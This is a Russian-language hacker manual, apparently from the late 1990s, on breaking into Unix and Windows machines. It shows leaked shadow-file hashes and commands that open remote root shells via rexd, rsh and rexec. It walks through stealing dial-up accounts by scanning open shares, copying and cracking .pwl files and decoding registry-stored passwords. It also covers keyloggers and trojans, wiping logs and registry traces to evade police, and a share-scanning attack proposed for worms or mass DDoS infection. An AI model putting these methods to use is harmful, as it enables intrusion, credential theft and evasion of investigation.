(17 Kbytes/s)
ftp> bye
221 Goodbye.
devil#
/***** Fragment of core
```

```

*****/
...994:..S.:.
srk: __a2U/fw.FWhk:.....:..S
harat: __mQb7Pij8mrA:.....:..S@
kchu: __/sPKnswJ8y2:9.....:..S`
yhew: __0/L6foNhPoA:9.....:..S.
:h6qh9see7ry .M:9353:.....:
pa ..S.WGZ/NEzsLjwe 2:9097:.....:
f1o ..S.Xbra.0mg/PMC :9097:.....:
dave ..S.0VnE0zICamE: 9097:.....:
on:2 ..T.VqQ02B0U:909 7:.....:
/*****
***/

```

Мы заменили первые два символа каждого пароля на «__».

7. rexd

```

devil# su daemon
$ on -i faxnetxx.xxx.ru /bin/sh -i
$ uname -a
faxnetxx faxnetxx 3.2 2 i386
$ id
uid=1(daemon) gid=1(other)
$

```

8. Сканирование портов.

Портмэппер сообщает только о **rpc** сервисах. Об остальных запущенных сервисах можно узнать прямым сканированием портов.

Приведем только наиболее важные порты:

X server

X сервер базируется на портах 6000 + номер дисплея. Если X сервер не использует для аутентификации magic cookies или защита отключена командой **xhost +**, информация с его дисплеев может быть подсмотрена или украдена, нажатия клавиш записаны, программы запущены удаленно (xspy, xpush). Если хост поддерживает соединение к 6000 порту, то это может быть использовано для **denial_of_service** атак.

rlogin и talkd

В большинстве систем эти сервисы имеют ошибки, связанные с переполнением буфера. rlogin пытается получить от удаленной системы переменную TERM, а talkd — узнать имя хоста, требующего соединения. Если эти демоны получают в ответ строку большой длины, то происходит переполнение буфера. Это дает возможность выполнить удаленно команды с привилегиями root.

rsh и rhex

rsh и rhex позволяют получить командную оболочку не оставляя записей в log-файлах. Кроме того, эти сервисы не отслеживают запрет на удаленный root логин (/etc/default/login).

```

devil# rsh -l smtp xxxx.xxx.ru
/bin/csh -i
Warning: no access to tty; thus no
job control in this shell...
# id
uid=0(root) gid=0(root)
devil# nc -v xxxx.xxx.ru 512
xxxx.xxx.ru [194.85.xxx.xxx] 512
(ehex) open
^@root^@rootpasswd^@/bin/csh -i^@
Warning: no access to tty; thus no
job control in this shell...
# id
uid=0(root) gid=1(other)

```

9. Доверенные хосты.

Обычно, работая в пределах одной группы, пользователям разрешается без пароля входить на соседние компьютеры. Такие доверительные машины указываются в файлах .rhosts и hosts.equiv. Предположить, какие хосты являются доверенными, можно отслеживая откуда

наиболее часто заходят пользователи, особенно администраторы, просматривая права на доступ к NFS разделам. Использование доверительных отношений создает определенное удобство, но вместе с тем порождает опасность проникновения в систему злоумышленников. Взломщик может исказить информацию в DNS или NIS сервере и выдавать себя за доверенный хост.

Как получить доступ к удаленному компьютеру

Использование EssentialNetTools 2.2

Получить доступ к удаленному компьютеру, то есть к любому компьютеру в Internet или локальной сети можно, используя самую продуманную и распространенную в кругах хакеров программу EssentialNetTools 2.2. Для начала нужно наметить жертву. Легче всего поддаются «обработке» хозяева нескольких компьютеров, объединённых в домашнюю локальную сеть. Чтобы не бегать с дискетами с одного компа на другой, они расшаривают винты обоих

компьютеров для обмена данными по их сетке. Они и не подозревают, что также как и они, данными с ними может обмениваться кто угодно из всемирной паутины (pwl, user.dar, system.dat и т.д.). Еще хорошо работать с университетскими компами, они также часто висят на локальной сети с доступом в Internet, и несут на себе такой же отпечаток ущербности Microsoft, как и домашние локалки.

Теперь ближе к телу (EssentialNetTools скачаны и установлены). Первая закладка **NBScan** сканирует заданный тобой диапазон IP на предмет компьютеров с открытыми для доступа папками, дисками. Найдя компьютер, в графе **RS** которого стоит **YES**, копируешь его IP во вторую закладку **NATShell** (**starting ip = ending ip**), **use default NAT list** не должно быть помечено. Жмёшь **Go** и идёшь ползать по сети (если защита слабая, то долго ждать не придётся). Если удастся установить связь, будет выдан список доступных ресурсов и какие из них доступны для записи. Далее открываешь закладку **LMHost** и вносишь в соответствующие поля IP и имя компьютера, до которого удалось

достучаться, жмёшь **Add Record**. Теперь у тебя есть три пути. Во-первых, можно: **Пуск ⇔ Найти Компьютер**, пишешь имя или IP адрес нужного компьютера и смотришь его через проводник. Второй вариант: ты можешь сделать тоже самое в окне **NBScan**, нажав на правую кнопку мыши и выбрав **Open Computer**. И, наконец, ты можешь подключить ресурсы как удалённые сетевые диски, используя закладку **Share**. В поле **Share Name** вводите информацию в виде «**\\имя компьютера\папка**» разумеется, без кавычек, жмёте **Mount**.

Наиболее оптимальным считается подключение удалённого сетевого диска, что позволяет достигать наивысшей скорости обмена данными.

Кстати **NetTool** (те, что **Essential**) работают только месяц после установки, но эта такая клёвая программа, что ради этого не жалко переместить системное время на год назад (всё будет работать, только во время сканирования **NBScan** нельзя наводить мышь на появляющиеся компы и работать с закладками лучше по очереди, для надёжности).

Бесплатный Internet

Все изложенное ниже предназначено только для ознакомления с возможной опасностью и ни в коем случае не должно быть использовано, если это причинит ущерб каким-либо физическим или юридическим лицам. Это может повлечь за собой административную или уголовную ответственность в соответствии с действующим законодательством.

Во все времена были люди, которые старались что-либо утаить от других. Но были и другие: те, которые с этим были не согласны и всячески старались тайны первых узнать. И вот придумали первые вход в Internet с паролем, ибо денег сие удовольствие стоит, а вторые сразу начали этот пароль отыскивать всеми возможными и невозможными способами.

Когда-то давно пароль пользователь мог выбирать сам. С одной стороны, это было очень удобно: если сам слово заветное это придумал, то уж не забудешь никогда (если только пребывал в этот момент в здравом уме и твердой памяти, но это уже к делу не относится). Пароль же выбирался не просто так: для

указанного индивидуума он, чаще всего, нес определенную смысловую нагрузку. И было в этом слабое место данного метода. Теперь только в дешевых фильмах можно увидеть некоего гражданина, копающегося в мусорной корзине своей жертвы в надежде узнать имена, фамилии, даты рождения всех родственников таковой вплоть до десятого колена, а также клички всех их собак, кошек, крыс, хомяков и тараканов. А как же еще: что тебе, например, первым приходит на ум? Конечно: имя твоей (а чаще не твоей) подружки или кличка замученного домашнего животного, ну или слово какое непотребное. Наиболее продвинутые хакеры начали составлять специальные словари с учетом наиболее часто встречающихся в паролях слов.

Все это, в конце концов, положило конец первой стадии и началась вторая: теперь компьютер генерирует некоторую псевдослучайную последовательность букв, цифр и разных знаков препинания. Хорошо-то как стало: «Lta13?Lp» — попробуй подбери! Но тут возникла другая проблема: а попробуй-ка запомни! Пользователи наши начали их на бумажках записывать, ну и периодически...

правильно: бумажки терялись, похищались, попадали в мусорную корзину и т.д. — от чего ушли, к тому и пришли! И тогда какая-то умная голова догадалась, что пароль можно хранить не в голове, а прямо на жестком диске. В DialUp-окне галочку поставить и запомнить пароль. У компьютера мозги кремниевые — ему все равно, что запоминать. Ну, а раз запомнили, то, само собой, и записать надо. Ну, а раз записать, то... правильно: отвернулся наш пользователь, а тут толпа голодных до Internet хакеров налетела — и пароль подсмотрела... И тогда пароли стали шифровать.

Интимные подробности

Где же хранятся пароли в Windows 95/98? Известно где, зашифрованные пароли в Windows 95/98 хранятся в основном каталоге, в файлах с расширением PWL. С учетом того, что не только «у нас здесь», но и «у них там» бывают персональные компьютеры коллективного пользования, да и сети локальные местами встречаются (правда, редко), на каждого пользователя заводится свой PWL. Кстати, название файла

соответствует логину данного юзера. Эти файлы, в принципе, зашифрованы достаточно прилично. Если кому-либо интересно, то, взяв в руки какой-нибудь дизассемблер (HIEW, QVIEW), можно посмотреть процедуру шифрования. Она находится в файле MSPWL32.DLL. Там все очень накручено. Имеется счетчик (назовем его N) от нуля до «сколько надо». Имеются три таблицы. В соответствии со счетчиком N берется байт из первой таблицы (X). По смещению $X+N$, урезанному до 8 бит, из второй таблицы берется другой байт (Y). Затем по адресу $X+Y$, опять же урезанному до 8 бит, из третьей таблицы берется третий байт (Z). После столь хитрых манипуляций командой XOR с байтом Z шифруется байт информации, после чего счетчик инкрементируется, и все повторяется сначала (как тебе, а?). Как формируются сами таблицы? Не знаю (мне было лень выяснять). Расшифровывается все это аналогично (той же процедурой), ибо команда XOR обратима. То, какие Винды у тебя стоят — значения не меняет. Не знаю уж, в чьих нездоровых мозгах могла появиться мысль использовать для шифрования команду xor

byte ptr [eax+ebp],cl. Может, запутать хотели? Но команда уникальна, такие команды в обычных программах еще поискать надо. Стало быть, ищем соответствующую ей комбинацию 30h, 0Ch, 28h — и все дела. Дальше — просто. Берем MSPWL32.DLL и, со смещения 511h (или там, где найдем), ставим 90h, 90h, 90h — команды NOP (пустая операция). И все, команда не выполняется! Что при этом произойдет? Да ничего! Ничего страшного и даже не очень страшного. И даже никто ничего не заметит!!! Все останется как всегда, с одним лишь исключением: *все* логины/пароли будут *видны*, так сказать, вооруженным глазом!

Тут, правда, есть два неприятных момента. Во-первых, во время работы Windows тебе не удастся подобным образом надругаться над их «святая святых»: писать в этот файл нельзя. Значит, придется перегружаться в режиме эмуляции MS-DOS, а это лишнее время, которого может не быть.

Во-вторых, а это еще хуже, тебе надо будет стереть *все* PWL'ы, иначе даже в Windows не пустят: а вот тут у законных

пользователей могут возникнуть лишние вопросы и подозрения.

Я все так и сделал, скажешь ты, а вот тот юзер в Windows с паролем входил, а мне теперь не войти — пароля-то я не знаю. Что делать? Не беда! Есть способ проще! Уносим только **USER.DAT**! А теперь: Windows 95 — M. D.! Как тебе должно быть известно, кроме интерактивного доступа в Internet, провайдеры еще и e-mail впаривают суповым набором. Так вот, чтобы залезть в твой почтовый ящик, в тот, что у тебя в подъезде, нужен ключ (или лом). Чтобы залезть в твой e-mail, нужен пароль (или виртуальный лом). И тут я скажу: все поголовно провайдеры в славном городе Москве — M. D.! Пароль к POP3-ящику всегда тот же, что и DialUp! Ну и что? А вот что. Пароль e-mail находится не в PWL'е, а в USER.DAT, и зашифрован он не так сильно, вернее, почти совсем не зашифрован! А это как??? Да вот так! Метод «шифрования» напоминает элементарное UUE-кодирование, иначе говоря, из трех байтов делают четыре или из 8 битов — 10. Весь исходный пароль разбивается на части по три байта. В результирующей строке на один символ

отводится 10 битов. Теперь к каждому байту исходной строки прибавляется 30h, если сумма больше, чем 7Ah, то он становится равен 30h, а к паре 9 и 10 битов добавляется единица. Однако есть исключения. Если общая длина строки пароля не кратна трем, то она дополняется байтами 3Dh. Судя по всему, это 0Dh (конец строки) + 30h. В конце строки 0Dh, 0Ah: стандартное завершение. На мой взгляд, подобрать пароль вручную проще, чем написать соответствующую программу: не каждый же день ты эти пароли подбираешь! Где находится пароль — написано ниже, оттуда его и берем. А принцип прост: запускаем **Internet Mail**, заходим в **Сообщение & reg; Параметры** ⇔ **Сервер**. Запускаем **REGEDIT**, переходим в **HKEY_CURRENT_USER/Software/Microsoft/InternetMail and News/Mail/POP3/Твой сервер**: смотрим **Password**. Удаляем пароль в **Internet Mail**. Первый подбираемый символ влияет на первый и второй байты, второй — на второй и третий, третий — на третий и четвертый. Теперь подбираем символ так, чтобы первый байт совпал с оригиналом, а второй или совпал, или был самый большой, но меньше оригинала. Аналогично для второго и третьего

символов. С подбором третьего символа все четыре байта должны совпасть! Если нет — извини, но sex for you. Естественно, после каждой замены символа жми **«Применить»**. Результат контролируем **REGEDIT**’ом, переходя вверх/вниз для обновления информации. Когда первые три символа подобраны, возвращаемся к (*) для следующих трех и т.д. до победного конца. Разумеется, байт(ы) 3Dh подбирать не нужно! После некоторой тренировки на все это уходит минут 15.

Где же это счастье хранится? И, вообще, кроме логина и пароля еще многое нужно знать, а откуда, не звонить же провайдеру? Не надо никому звонить! Все в нем, в **USER.DAT**.

HKEY_CURRENT_USER/RemoteAccess/Addresses: и мы имеем список подключений. Да, но там ничего не видно, цифры какие-то... А ты чего хотел, дружок! Выбираем байт, которого больше всего, и дешифруем им все остальные (обычный XOR). В результате в куче всякой ерунды получаем ASCII-строку с номером модемного телефона провайдера (потеть, конечно, придется, если друг совсем не знакомый или работает

партизаном, а знакомого и спросить можно — типа: «Что это за провайдер у тебя такой не хилый, друг ты мой лучший, Миша?»).

```

HKEY_CURRENT_USER/RemoteAccess/Profile
/"подключение"/IP: со смещения 0Ch
четыре байта задом наперед - это
первичный DNS, затем еще четыре -
вторичный и т.д.
HKEY_CURRENT_USER/RemoteAccess/Profile
/"подключение"/User: логин.
HKEY_CURRENT_USER/Software/Microsoft/
Windows/CurrentVersion/InternetSetting
s/ProxyServer: Proxy-сервер и порт.
HKEY_CURRENT_USER/Software/Microsoft/I
nternetMail and News/Mail:
DefaultPOP3Server:
DefaultSMTPServer:
SenderEMail:
Name:
Organization: это все и так
понятно.
POP3 - "POP3-сервер":
Account: это понятно
Password: ну вот и он, родимый

```

Что делать, если пользователь — мазохист? Не хранит он пароль в компьютере, а вводит его каждый раз с клавиатуры? И этому горю можно помочь.

Существуют программы типа **SPYWIN**, или **HOOKDUMP**, или **KEYWITNESS**. Они записывают все действия, производимые на компьютере. Достаточно посадить одну из них и все... Естественно, их можно использовать и для других не менее интересных целей.

И в конце могу тебе посоветовать: не качай и уж тем более не запускай у себя всякие «взломщики Internet». Они могут крякнуть только информацию на твоём винчестере! Ибо тот, кто может взломать провайдера, никогда не будет опускаться до таких мелочей, а другие в лучшем случае хотят над тобой просто посмеяться, в худшем — сделать бяку.

А знаешь ли ты, друг мой, о том, как хакеры «вытаскивают» твои драгоценные аккаунты прямо у тебя из-под носа? Существует достаточно много случаев, когда пользователь с удивлением для себя обнаруживает, что за его счет бродит по просторам Internet кто-то еще и, естественно, тратит направо и налево его потом и кровью заработанные деньги. Обнаружив столь неприятное происшествие, он в ярости (или в недоумении — кто как) звонит в

техподдержку своего провайдера и объясняет причину своего недомогания. Провайдер приносит свои соболезнования, но, к сожалению, ничем помочь не может, однако, предлагает сменить пользователю пароль и советует не допускать до компьютера тех людей, которые не достойны доверия. А самое главное, что тем людям, которые платят свои деньги за часы, проведенные в Internet, провайдер не собирается возмещать ни денег, ни времени. Разочаровавшись и обвиняя во всех мнимых грехах техническую поддержку, ты размышляешь о том, как же этому гадскому хакеру удалось украсть твой аккаунт, и с обидой в душе на этот жестокий мир подумываешь о смене провайдера. Итак, каким же образом хакер смог «вытащить» твой аккаунт?

На сегодняшний день мне известны несколько методов, которые используют хакеры. Обычно многие юзеры, устанавливая Windows 95/98/NT под сети, предоставляют доступ к своим дискам и директориям другим пользователям сети, тем самым открывая лазейку в свой компьютер. Для того чтобы в сети найти компьютер с такой лазейкой, хакеру необходимо просканировать диапазон IP-

адресов одной сетки. Что для этого нужно? Для Windows 95/98/NT — программа «Legion». После запуска этой программы нужно указать IP-адреса, которые будут использоваться для сканирования. Сначала хакер выбирает предполагаемого провайдера, услугами которого впоследствии он будет пользоваться. Например, это будет выдуманный нами провайдер **www.lamerishe.ru**. Запустив свой mIRC, он отправляется на всем знакомый IRC и в окошке «status» пишет: /whois *.lamerishe.ru.

Ответ не заставит себя ждать:

```
#RUSSIAN Andrey H andrey@dialup-
28059.lamerishe.ru :0 hello.
*.junk.com
End of /WHO list.
```

Дальше следует команда:

```
/dns Andrey
```

И mIRC выдает ему IP-шник жертвы:

```
*** Looking up dialup-
28059.lamerishe.ru
*** Resolved dialup-
28059.lamerishe.ru to 121.31.21.10
```

Вот он уже и знает один из IP-адресов (**121.31.21.10**) нашего выдуманного провайдера. Теперь нужно указать диапазон IP-адресов этого провайдера. Хакер запускает **Legion** и заполняет поля «**Enter Start IP**» (введите начальный IP) и «**Enter End IP**» (введите конечный IP).

```
Enter Start IP: 121.31.21.1
Enter End IP: 121.31.21.254
```

Остается только выбрать скорость соединения и нажать на кнопку «**Scan**». Если после сканирования, в правом окне сканера, появится что-то вроде «**\\121.31.21.87\C**», то в левом окне можно открыть этот IP и щелкнуть два раза на ответвлении «**C**». Появится сообщение «**MAPPED ON DRIVE E:**». Все это означает, что на данном IP есть машина, с незашаренным (то есть открытым для всех) диском **C**. И этот диск можно установить как еще один диск на своем компе. То есть у хакера на компе появится еще один диск (в данном случае — **E**), по которому он будет лазить, как по своему собственному, хотя он и находится на удаленной машине. Конечно, главной целью для хакера является файл с расширением **.pwl**, в котором находится зашифрованный аккаунт. Этот файл лежит

в каталоге Windows. И поэтому хакер заходит в «**Пуск ⇔ Программы ⇔ Сеанс MS-DOS**». Пишет там «**e:**» и нажимает **Enter**. Теперь он на жестком диске у чайника. Но каталог Windows может называться по-другому. Поэтому он пишет: **E:\>dir win*** и получает такой вот ответ:

```
Том в устройстве E не имеет метки
Серийный номер тома: 2247-15D0
Содержимое каталога E:\
WIN95 <КАТАЛОГ> 11-30-98 6:48p WIN95
0 файл(а,ов) 0 байт
1 каталог(а,ов) 287,997,952 байт
свободно
```

Дальше следуют команды:

```
E:\>cd win95
E:\WIN95>dir *.pwl
Том в устройстве E не имеет метки
Серийный номер тома: 2247-15D0
Содержимое каталога E:\WIN95
ANDREY PWL 730 02-05-99 10:31p
ANDREY.PWL
1 файл(а,ов) 730 байт
0 каталог(а,ов) 287,997,952 байт
свободно
E:\WIN95>copy andrej.pwl
c:\hacking\pwlhack
```

Теперь, после копирования файла с расширением .pwl, хакеру нужно отсоединиться от этого компьютера. Он открывает иконку «**Мой компьютер**», выбирает иконку **E:\121.31.21.87\C**, нажав правую кнопку мыши. Там жмет «**Отсоединить**». Что теперь? А теперь он берет программу **pwlhack** и с помощью нее расшифровывает добытый файл **andrey.pwl**.

```
C:\HACKING\PWLHACK>pwlhack.exe /list
andrey.pwl andrey
(C) 17-Apr-1998y by Hard Wisdom
"PWL's Hacker" v3.0 (1996,97,98)
Enter the password:
File 'ANDREY.PWL' has size 730
bytes, version [NEW_Win95_OSR/2]
for user 'ANDREY' with password ''
contains:
-[Type]-[The resource location
string]-----[Password]-
Dial X *Rna\Соединение с
lamerishe\L5tRe fsa3Xfa12
-----
-----
Indexed Entries: 1; Number of
resources: 1.
```

Настает кульминационный момент!
Итак, теперь с помощью аккаунта, добытого у «чайника», хакер может лазить

по просторам всемирной паутины Internet. А вот и сам аккаунт:

```
Имя пользователя: L5tRe
Пароль: fsa3Xfa12
```

Если у данного провайдера можно посмотреть статистику прямо из Internet, то, обычно, хакеры посещают сайт провайдера (в нашем примере **www.lamerishe.ru**) и смотрят, сколько осталось денег на счету у пользователя и в какое время он обычно находится в Internet. Кстати, телефоны модемных пулов также можно узнать на сайте у провайдера.

Существует еще несколько иных способов, таких как использование троянов Netbus1.0, Netbus Pro 2.0, BackOrifice и т.д. Самый простой из всех способов заключается в том, зная IP-адрес с открытыми сетевыми ресурсами, можно соединиться с компьютером, нажав на **Пуск**, выбрав «**Поиск компьютера**» и указав IP-адрес.

«Все. Систему я понял. Теперь объясни-ка мне, как устранить лазейку и защитить себя от непрошенных гостей?» — скажешь ты. Хорошо. Для защиты от описанной выше дырки тебе будет

необходимо отключить привязку (службу доступа к файлам и принтерам) от контроллера удаленного доступа (лезь в **Панель управления ⇔ Сеть**), а в Windows NT нужно запретить службу **Server** в **Remote Access WAN Wrapper**. Но от НетБаса, БэкОрифиса и подобных троянов это тебя не спасет. А вот чтобы не подхватить трояна, во-первых, никогда не подпускать никого к своему компьютеру со всякими дискетками, а, во-вторых, никогда не запускать у себя на компе никаких программ, в которых ты хоть на грамм сомневаешься. Последним хакерским способом по рассылке троянов был массовый спаминг с хоста microsoft.com, где в каждом письме лежал якобы патч к 4-му IE. Ну, а что этот «патч» делал, я думаю, ты уже догадался.

Чистим логи

В этот раз мы напишем про то, как прочистить логи на своем компе. Надо это для того, чтобы когда к тебе в квартиру вломятся друзья дворника (ОМОН), они ничего не смогли обнаружить на твоём винте. Начнем с того, что тебе надо в срочном порядке приобрести **UPS**. Без

него никуда. Это блок бесперебойного питания. Чтобы когда в доме вырубят свет, ты успел все прочистить. Во-первых, сотри все файлы с паролями, хакерский софт, history аськи и так далее. Но просто стереть мало. На самом деле когда ты «стираешь» файл, на харде он помечается как «удаленный», и когда места перестанет хватать, он новую инфу запишет поверх него. Так, конечно, не во всех файловых системах, но в большинстве. Для затирания пустого места тебе необходима программа под названием **PGPErase**. Она входит в комплект **PGP**, который можно скачать на сайте PGPi (где-то в районе девяти метров). Вообще PGP — классная штука (хотя недавно для нее был написан кряк). Особо полезны утилиты **PGPErase**, **PGPDisc** и **PGPMail**. Про **PGPErase** мы говорили. **PGPDisc** — это утилита для создания виртуального диска. Как она действует. Ты создаешь папку, которая потом станет диском. Запускаешь **PGPDisc**, он ее зашифровывает и помещает в файл ***.pgd**. Диск этот изначально «невидимый». Чтобы он активизировался, надо набрать офигительный шифр. В случае чего, его можно вырубить клавишами **Ctrl+F12**.

PGPMail служит для шифрования почтовых сообщений.

Теперь прочистим реестр. Сделать это достаточно легко. Просто удаляешь строчки со спертými данными и все. Но мы с тобой сейчас попробуем автоматизировать этот процесс. Сначала надо все это дело сохранить в каком-нибудь файле, после чего склепать из него два файла **INF** (для загрузки всего этого в реестр и удаления из него). Для автоматизации этой работы советуем скачать маленькую программку по адресу <http://www.xakep.ru/soft/5/reg2inf.exe>. Как склепать все ручонками, думаю, ты знаешь. Например, чтобы INF-файл удалял из твоего реестра запись о том, что CSU — твоя домашняя страничка, код должен быть таким:

```
[Version]
Signature="$..$"
LayoutFile=bla.inf
```

```
[DefaultInstall]
DelReg=del.Reg
```

```
[del.Reg]
HKCU,"SOFTWARE\Microsoft\Internet Explorer\main","Home Page"
```

Вот так вот все просто. Но, надеюсь, что ты себе такой файл делать не будешь. Для добавления строчек надо сделать все так же, только вместо слова **Del** написать слово **Add** и после адреса ключа вписывать:

```
0,"параметр"
```

Но просто так ты инфы не запустишь. Допустим, у тебя INF-файл называется **CSU.INF** (хотя я, конечно, понимаю, что я обнаглел). Тогда его надо будет запускать командой:

```
RUNDLL.EXE
SETUPX.DLL,InstallHinfSection
DefaultInstall 64 c:\csu.inf
```

Все. Больше мы — не твоя стартовая страничка. Дальше надо вытереть файлы **USER.DA0** и **SYSTEM.DA0** (это что-то типа backup'а реестра). Я бы посоветовал написать батник, убивающий эти файлы и заодно очищающий реестр. То есть, если твой файл для вырезания строчек из реестра называется **CSU.INF**, а для добавления в реестр инфы **CSUADD.INF**, то батник будет выглядеть следующим образом:

```
RUNDLL.EXE
SETUPX.DLL,InstallHinfSection
```

```
DefaultInstall 64 csu.inf
ATTRIB -H -R -S
C:\WINDOWS\SYSTEM.DAO
ATTRIB -H -S =R C:\WINDOWS\USER.DAO
DEL C:\WINDOWS\SYSTEM.DAO
DEL C:\WINDOWS\USER.DAO
```

Следующим делом надо просмотреть файлы **USER.DAT** и **SYSTEM.DAT** (реестр) через какой-нибудь HEX-редактор. Там тоже есть много твоих паролей. Их заменять надо на что угодно, лишь бы такой же длины. Еще хороший способ — пустить поиск файлов по содержащейся в них строчке. А лично я свои логи никогда не чищу, а просто храню всю опасную для моей свободы инфу на отдельном винте, и подключаю его только когда это мне необходимо.

Сканирование shared-ресурсов в Internet

В результате экспериментов с NetBIOS был реализован метод сканирования Internet в поисках открытых для записи разделяемых (shared) ресурсов. Подобная идея уже применялась в Legion, но простое дополнение этой схемы простейшим алгоритмом подбора паролей

позволило добиться неожиданно «хороших» результатов.

Алгоритм сканирования

Сканирование выполняется параллельно для каждого из заданных адресов (при наличии достаточных ресурсов у атакующего). Сканируется сеть класса C, кроме 1.2.3.0 и 1.2.3.255.

Первая стадия — сбор данных

- Послать запрос ping. Если нет ответа, то пропустить этот адрес (и не атаковать эту машину на второй стадии).
- Определить имя DNS (на всякий случай, оно нигде не используется)
- Попробовать установить null session.
- Попробовать получить список shared resources.
- Если null session установить не удалось, то закончить первую стадию для этого адреса.
- Попробовать получить список имен пользователей.

- Попробовать получить информацию об операционной системе, а именно:
 - Платформу (Windows 9x, Windows NT).
 - Версию LAN Manager (Для NT: 4.00 — NT4, 5.00 — Windows 2000).
 - Роль системы в сети: флаги Master Browser, Backup Browser, PDC, BDC, RAS dialin server.

Вторая стадия — подбор паролей

Все имена пользователей, полученные на первой стадии, объединяются в один список, что позволяет учесть доменную архитектуру систем на базе Windows NT. На этой стадии проверяются соединения типа net use \\1.2.3.4\IPC\$ password /user:username. Если соединение успешно, то проверяются все возможности подключения ко всем shared resources, и, когда подключение успешно, возможность записи.

- Проверить подключение со случайным именем (используется результат

GetTickCount() в десятичном представлении) и пустым паролем. Если подключение успешно, то считать, что разрешено подключение Guest, и дальнейшие проверки паролей будут бессмысленны. Проверить shared resources и больше не подбирать пароли на эту машину.

- Проверить подключения со всеми именами, собранными на первой стадии. Проверяется пустой пароль и пароль, совпадающий с именем пользователя. Если подключение успешно, то проверить shared resources.

Защита

Атака может быть предотвращена следующими методами:

- отключением NetBIOS over TCP/IP
- запретом доступа к портам 135 и 139 при помощи firewall

- запретом анонимного доступа к системе путем установки в 1 значения ключа HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous
- выбором устойчивых паролей
- запретом пользователя Guest или введением для него login station restrictions
- специальными программными средствами

Введение account lockout смысла, скорее всего, не имеет, поскольку проводятся всего две попытки угадать пароль.

Стандартное протоколирование доступа методами NT не позволяет установить IP атакующего (только NetBIOS имя машины и домен, которые могут быть произвольно изменены). Однако протокол позволяет идентифицировать прошедшую атаку: сначала идет одна запись об успешном входе в систему пользователя ANONYMOUS, а потом (после паузы около минуты) серия записей о

неуспешных попытках входа с разными именами пользователей (в том числе и тех, которых нет на этой машине; по две записи на имя). Если среди них есть хотя бы одна запись об успешном входе, систему следует считать скомпрометированной.

Реализация

Для проверки метода была написана программа, реализующая вышеописанный алгоритм (это заняло около 6 часов вместе с тестированием и перерывами на покурить). Тестовые сканирования проводились на Dual Celeron 400MHz 96Mb RAM с одновременным запуском до 128 потоков.

Статистика

Был проведен ряд экспериментальных сканирований. В качестве источника адресов подсетей был использован Intruders list, полученный при помощи BlackICE, однако разработка алгоритма быстрого определения «населенных» подсетей не представляет никакой сложности.

Сканирование 254 адресов занимает от двух до десяти минут в зависимости от

качества связи и общего количества имен пользователей в сети.

Кратко сформулированный результат такой:

- примерно 10% паролей пользователей Windows может быть угадано с двух попыток
- примерно 40% Windows-машин, доступных по NetBIOS over TCP/IP, выставляют ресурсы в общее пользование без (достаточной) защиты
- примерно каждая третья share, доступная из Internet, разрешает запись

Кроме того: за два часа не очень напряженной работы можно найти три машины с Windows NT, к которым можно подключиться по сети с правами администратора (CONNECT: Administrator: <NO PASSWORD>).

Детальная статистика

Всего адресов просканировано	1524
100%	
На ping ответило	442
29%	

Null session установлено с	102
6.7%	
Guest разрешен ¹	57
3.7%	
Уязвимых машин ²	45
3.0%	

- 1 — Т.е. возможно подключение к IPC\$ со случайным именем
- 2 — Уязвимыми считались все машины, которые позволяли подключить разделяемый ресурс хотя бы на чтение.

Распределение платформ

Всего успешных запросов	102	100%
Windows 95/98	58	57%
Windows NT или SAMBA	44	43%

Пользователи

Всего имен проверено	177	100%
С пустым паролем	10	6%
С паролем, совпадающим с именем	10	6%

Shared resources

Всего директорий	278	100%
Доступно на чтение	171	62%
Доступно на запись	91	33%

Перспективы применения

Во-первых, эта атака (после незначительного усовершенствования) может быть использована для быстрого заселения обширных территорий, например, BackOffice или программыми для проведения DDoS-атак.

Во-вторых, на этом алгоритме может быть реализован сетевой червь, даже заниженная оценка скорости распространения которого производит тяжелое впечатление.

Как через Internet подключиться к другой Windows Me машине

Достаточно большое количество машин в Internet находятся под управлением операционных систем Windows 95 или Windows NT. Эти системы отличаются от UNIX-систем дружелюбным, для простых пользователей, графическим интерфейсом. Особенно распространение получила система Windows 95. Еще одно важное отличие этих систем в том, что начальная концепция защиты в них формулируется

следующим образом: «Что не запрещено, то разрешено», в отличие от UNIX-систем, где законы несколько другие: «Что не разрешено, то запрещено». Стоит заметить, что в Windows-подобных системах в стандартной поставке отсутствует такой сервис, как удаленный терминальный доступ (telnet) и удаленное использование машинного времени не предусмотрено. Многие пользователи, работающие в Internet из своих локальных сетей открывают доступ к своим дискам, например, для товарищей по работе или каких-либо других целей. Если такая локальная сеть не защищена Firewall'ом, то информация этих компьютеров может стать доступной из Internet по протоколу Netbios-via-TCP/IP. Для подключения дисков удаленной машины через Internet достаточно внести IP-адрес и имя машины в файл %WinDir%\hosts на вашей машине, затем подключить удаленный диск воспользовавшись командой «NET USE» или с помощью меню «Сетевое окружение ⇨ Найти компьютер». Обычно все это работает если между вашей и удаленной машиной есть устойчивая связь. Время прохождения пакетов можно проверить воспользовавшись программой ping, а

доступность портов — установив telnet-соединение с 139 портом удаленной машины. Пару слов о **nbtstat**. Эта полезная программа, входящая в состав Windows 95 и Windows NT, показывающая информацию о удаленном компьютере, например, пользователей, работающих на машине.


Описание программы LEGION 2.1

Программа Legion 2.1, сделанная группой Rhino9, является одним из наиболее популярных средств сканирования удаленных компьютеров на наличие share-файлов с последующей возможностью их копирования, стирания и изменения. Популярность эта программа получила за счет относительной простоты настроек и удобств работы, о которых речь пойдет дальше.

Для начала вам нужно знать диапазон IP-адресов, которые будут сканироваться. Советую брать от х.х.х.1 до х.х.х.255, иначе при медленной связи ждать придется очень долго. Ставим галочку на **Scan Type/Scan Range**, для того

чтобы задать диапазон IP прямо в программе, и задаем непосредственно **Scan Range/Enter Start IP** и **Scan Range/Enter End IP**. Например, при установке параметров 10.20.30.1 и 10.20.31.255 у нас будут просканированы подсети 10.20.30.x и 10.20.31.x. Кроме этого, для установки сканируемых IP можно использовать текстовый файл, что очень удобно при сканировании одного набора IP. Устанавливаем **Connection Speed** на нужное значение и жмем кнопку **Scan**.


Программа начинает сканировать подсеть:



При удачном выборе диапазона IP вы вскоре найдете открытые для доступа сетевые диски.

